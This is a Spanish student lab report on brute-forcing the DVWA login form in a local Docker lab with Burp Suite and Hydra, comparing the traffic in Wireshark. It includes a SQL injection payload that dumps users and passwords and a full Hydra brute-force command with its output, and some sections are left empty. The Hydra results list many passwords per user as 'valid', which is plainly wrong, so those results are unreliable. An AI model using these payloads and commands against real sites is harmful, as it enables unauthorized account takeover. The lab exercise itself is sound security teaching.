

# Informe Laboratorio 2

## Sección 03

Alumno: Kevin Cabrera Silva  
e-mail: kevin.cabrera@mail.udp.cl

septiembre de 2024

## Índice

<b>1. Descripción de actividades</b>	<b>2</b>
<b>2. Desarrollo de actividades según criterio de rúbrica</b>	<b>2</b>
2.1. Levantamiento de docker para correr DVWA (dvwa) . . . . .	2
2.2. Redirección de puertos en docker (dvwa) . . . . .	2
2.3. Obtención de consulta a replicar (burp) . . . . .	3
2.4. Identificación de campos a modificar (burp) . . . . .	3
2.5. Obtención de diccionarios para el ataque (burp) . . . . .	4
2.6. Obtención de al menos 2 pares (burp) . . . . .	4
2.7. Obtención de código de inspect element (curl) . . . . .	5
2.8. Utilización de curl por terminal (curl) . . . . .	5
2.9. Demuestra 5 diferencias (curl) . . . . .	5
2.10. Instalación y versión a utilizar (hydra) . . . . .	5
2.11. Explicación de comando a utilizar (hydra) . . . . .	5
2.12. Obtención de al menos 2 pares (hydra) . . . . .	6
2.13. Explicación paquete curl (tráfico) . . . . .	7
2.14. Explicación paquete burp (tráfico) . . . . .	7
2.15. Explicación paquete hydra (tráfico) . . . . .	8
2.16. Mención de las diferencias (tráfico) . . . . .	8
2.17. Detección de SW (tráfico) . . . . .	9

## 1. Descripción de actividades


Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?

## 2. Desarrollo de actividades según criterio de rúbrica

### 2.1. Levantamiento de docker para correr DVWA (dvwa)

- Lo primero que se hace es ir a la pagina oficial de docker y buscar la app "DVWA". Una vez se encuentra el comando para ejecutar la imagen, se copia y se pega en la terminal de esta forma:




```
~  
docker run --rm -it -p 80:80 vulnerables/web-dvwa
```

Figura 1: Correr Docker en la consola

### 2.2. Redirección de puertos en docker (dvwa)

Después de ejecutar este comando, DVWA debería estar disponible en tu navegador web en <http://localhost> o en la dirección IP de tu máquina local en el puerto 80.

Lo cual se ve de esta forma.



## 2.3. Obtención de consulta a replicar (burp)




Figura 2: Descripción de la imagen.

Aquí se ve como se intercepta con burpsuite la pagina cuando quiero acceder al login.

## 2.4. Identificación de campos a modificar (burp)




Figura 3: Los campos 'username' y 'password'

Aquí se muestran los campos de usuario y contraseña para realizar las pruebas de fuerza bruta

## 2.5. Obtención de diccionarios para el ataque (burp)

Mediante un SQL injection se obtuvo los nombres de usuario validos para DVWA. Esto se hizo con el siguiente comando:

```
'union select user,password from users-- -
```

Y así es como se mostraron:




Figura 4: Los usuarios validos de DVWA

Y por otro lado, las contraseñas a probar están en el archivo rockyou.txt en cual ya vienen muchas posibles contraseñas donde hay algunas validas. que encajan perfecto con estos usuarios encontrados.

## 2.6. Obtención de al menos 2 pares (burp)

A continuación se muestra el par y contraseña 1 y 2 respectivamente.




Figura 5: Par 1




Figura 6: Par 2

## 2.7. Obtención de código de inspect element (curl)

## 2.8. Utilización de curl por terminal (curl)



Figura 7: Usando comando curl

## 2.9. Demuestra 5 diferencias (curl)

## 2.10. Instalación y versión a utilizar (hydra)

Para instalar "hydra" en mac basta con ejecutar el comando "brew install hydra". Una vez instalado, la versión es la siguiente:




Figura 8: versión de hydra

## 2.11. Explicación de comando a utilizar (hydra)

El comando de hydra usado se muestra a continuación:

```
hydra -L usuarios.txt -P rockyou.txt "http-get-form://127.0.0.1:8080/vulnerabilities/brute/:username=~USER^&password=~PASS^&Login=Login:H=Cookie\: PHPSESSID=80a7tgdvjrvu6f4nbuulmck92; security=low;F=Username and/or password incorrect."-I
```

Figura 9: versión de hydra

Este comando utiliza Hydra para realizar un ataque de fuerza bruta en un formulario de inicio de sesión web. Prueba nombres de usuario desde el archivo «usuarios.txt» y contraseñas desde «rockyou.txt». La URL del formulario y las cookies se definen en la cadena de comandos. Hydra busca la cadena «Username and/or password incorrect». en la respuesta del servidor para detectar intentos de inicio de sesión incorrectos.

## 2.12. Obtención de al menos 2 pares (hydra)

```
~ (3.118s)
hydra -L usuarios.txt -P rockyou.txt "http-get-form://127.0.0.1:8080/vulnerabilities/brute/:username=~USER^&password=~PASS^&Login=Login:H=C
ookie: PHPSESSID=80a7tgdvjrvu6f4nbuulmck92; security=low;F=Username and/or password incorrect."-I
[8080][http-get-form] host: 127.0.0.1 login: admin password: 123456789
[8080][http-get-form] host: 127.0.0.1 login: admin password: password
[8080][http-get-form] host: 127.0.0.1 login: admin password: iloveyou
[8080][http-get-form] host: 127.0.0.1 login: admin password: princess
[8080][http-get-form] host: 127.0.0.1 login: admin password: 1234567
[8080][http-get-form] host: 127.0.0.1 login: admin password: 12345678
[8080][http-get-form] host: 127.0.0.1 login: admin password: abc123
[8080][http-get-form] host: 127.0.0.1 login: admin password: nicole
[8080][http-get-form] host: 127.0.0.1 login: admin password: daniel
[8080][http-get-form] host: 127.0.0.1 login: admin password: babygirl
[8080][http-get-form] host: 127.0.0.1 login: admin password: monkey
[8080][http-get-form] host: 127.0.0.1 login: admin password: lovely
[8080][http-get-form] host: 127.0.0.1 login: admin password: jessica
[8080][http-get-form] host: 127.0.0.1 login: admin password: rockyou
[8080][http-get-form] host: 127.0.0.1 login: Gordonb password: princess
[8080][http-get-form] host: 127.0.0.1 login: Gordonb password: babygirl
[8080][http-get-form] host: 127.0.0.1 login: Gordonb password: lovely
[8080][http-get-form] host: 127.0.0.1 login: Gordonb password: 123456
[8080][http-get-form] host: 127.0.0.1 login: Gordonb password: 12345
[8080][http-get-form] host: 127.0.0.1 login: Gordonb password: 123456789
[8080][http-get-form] host: 127.0.0.1 login: Gordonb password: password
[8080][http-get-form] host: 127.0.0.1 login: Gordonb password: iloveyou
[8080][http-get-form] host: 127.0.0.1 login: Gordonb password: 1234567
[8080][http-get-form] host: 127.0.0.1 login: Gordonb password: jessica
[8080][http-get-form] host: 127.0.0.1 login: Gordonb password: rockyou
[8080][http-get-form] host: 127.0.0.1 login: Gordonb password: 12345678
[8080][http-get-form] host: 127.0.0.1 login: Gordonb password: abc123
[8080][http-get-form] host: 127.0.0.1 login: Gordonb password: nicole
[8080][http-get-form] host: 127.0.0.1 login: Gordonb password: daniel
```

Figura 10: 2 pares detectados con hydra

Como se logra apreciar, aca se obtienen los pares de usuario y contraseña validos con hydra.

### 2.13. Explicación paquete curl (tráfico)

### 2.14. Explicación paquete burp (tráfico)

```

HTTP      871 GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
HTTP      1877 HTTP/1.1 200 OK (text/html)
HTTP      873 GET /vulnerabilities/brute/?username=Gordonb&password=password&Login=Login HTTP/1.1
HTTP      1860 HTTP/1.1 200 OK (text/html)
HTTP      870 GET /vulnerabilities/brute/?username=1337&password=password&Login=Login HTTP/1.1
HTTP      1860 HTTP/1.1 200 OK (text/html)
HTTP      871 GET /vulnerabilities/brute/?username=pablo&password=password&Login=Login HTTP/1.1
HTTP      1860 HTTP/1.1 200 OK (text/html)
HTTP      872 GET /vulnerabilities/brute/?username=smithy&password=password&Login=Login HTTP/1.1
HTTP      1882 HTTP/1.1 200 OK (text/html)
HTTP      870 GET /vulnerabilities/brute/?username=test&password=password&Login=Login HTTP/1.1
HTTP      1860 HTTP/1.1 200 OK (text/html)
HTTP      871 GET /vulnerabilities/brute/?username=Kevin&password=password&Login=Login HTTP/1.1
HTTP      1860 HTTP/1.1 200 OK (text/html)

```

Figura 11: Trafico wireshark con burp

Funcionamiento de los paquetes en Burp Suite:

Intercepción de tráfico: Burp Suite actúa como un proxy entre el navegador y el servidor. Intercepta todos los paquetes de datos que el navegador envía y recibe.

Modificación de solicitudes: Cuando Burp Suite intercepta una solicitud HTTP, puedes verla, modificarla y reenviarla al servidor. Esto es útil para probar cómo reacciona el servidor a diferentes tipos de datos o solicitudes maliciosas.

Repetición de solicitudes: Burp Suite permite la repetición de solicitudes mediante la herramienta Repeater". Puedes capturar un paquete de una solicitud HTTP, modificarlo y volver a enviarlo al servidor para ver cómo responde.

Escaneo de vulnerabilidades: Burp también permite el escaneo automatizado de vulnerabilidades mediante su herramienta "Scanner", que analiza el tráfico de la aplicación y detecta posibles problemas de seguridad en las respuestas de los paquetes.

## 2.15. Explicación paquete hydra (tráfico)

```

HTTP      56 HTTP/1.1 200 OK (text/html)
HTTP      258 GET /vulnerabilities/brute/?username=admin&password=princess&Login=Login HTTP/1.0
HTTP      258 GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.0
HTTP      256 GET /vulnerabilities/brute/?username=admin&password=abc123&Login=Login HTTP/1.0
HTTP      256 GET /vulnerabilities/brute/?username=admin&password=daniel&Login=Login HTTP/1.0
HTTP      256 GET /vulnerabilities/brute/?username=admin&password=lovely&Login=Login HTTP/1.0
HTTP      259 GET /vulnerabilities/brute/?username=admin&password=123456789&Login=Login HTTP/1.0
HTTP      256 GET /vulnerabilities/brute/?username=admin&password=123456&Login=Login HTTP/1.0
HTTP      256 GET /vulnerabilities/brute/?username=admin&password=nicole&Login=Login HTTP/1.0
HTTP      258 GET /vulnerabilities/brute/?username=admin&password=12345678&Login=Login HTTP/1.0
HTTP      258 GET /vulnerabilities/brute/?username=admin&password=iloveyou&Login=Login HTTP/1.0
HTTP      256 GET /vulnerabilities/brute/?username=admin&password=monkey&Login=Login HTTP/1.0
HTTP      258 GET /vulnerabilities/brute/?username=admin&password=babygirl&Login=Login HTTP/1.0
HTTP      257 GET /vulnerabilities/brute/?username=admin&password=rockyou&Login=Login HTTP/1.0
HTTP      257 GET /vulnerabilities/brute/?username=admin&password=1234567&Login=Login HTTP/1.0
HTTP      257 GET /vulnerabilities/brute/?username=admin&password=jessica&Login=Login HTTP/1.0
HTTP      255 GET /vulnerabilities/brute/?username=admin&password=12345&Login=Login HTTP/1.0
HTTP      56 HTTP/1.1 200 OK (text/html)
HTTP      56 HTTP/1.1 200 OK (text/html)
HTTP      56 HTTP/1.1 200 OK (text/html)
HTTP      56 HTTP/1.1 200 OK (text/html)

```

Figura 12: Trafico wireshark con hydra

Funcionamiento de los paquetes en Hydra:

Ataques de fuerza bruta: Hydra envía un gran número de paquetes de autenticación hacia un servidor para probar diferentes combinaciones de credenciales. Estos paquetes contienen credenciales de usuario y contraseñas, y se envían a los servicios objetivo (por ejemplo, FTP o SSH) en cada intento.

Respuesta del servidor: El servidor responde a cada paquete de autenticación con éxito o error. Si la combinación de usuario y contraseña es incorrecta, Hydra recibe un mensaje de error del servidor y continúa probando con la siguiente combinación.

Automatización de ataques: Hydra utiliza diccionarios o listas predefinidas de contraseñas para automatizar estos intentos de inicio de sesión. Puedes definir parámetros en Hydra para probar diferentes servicios y configurar el número de intentos concurrentes (threads) que Hydra realizará, lo que optimiza el tiempo del ataque.

## 2.16. Mención de las diferencias (tráfico)

Hydra por lo que se muestra en el tráfico, para un mismo nombre de usuario, va probando las distintas contraseñas del archivo «rockyou.txt» y de ahí procede con el siguiente nombre de usuario de la lista. En Burp, lo hace al revés, y lo que hace es ir validando todos los nombres de usuario con la misma contraseña.



## 2.17. Detección de SW (tráfico)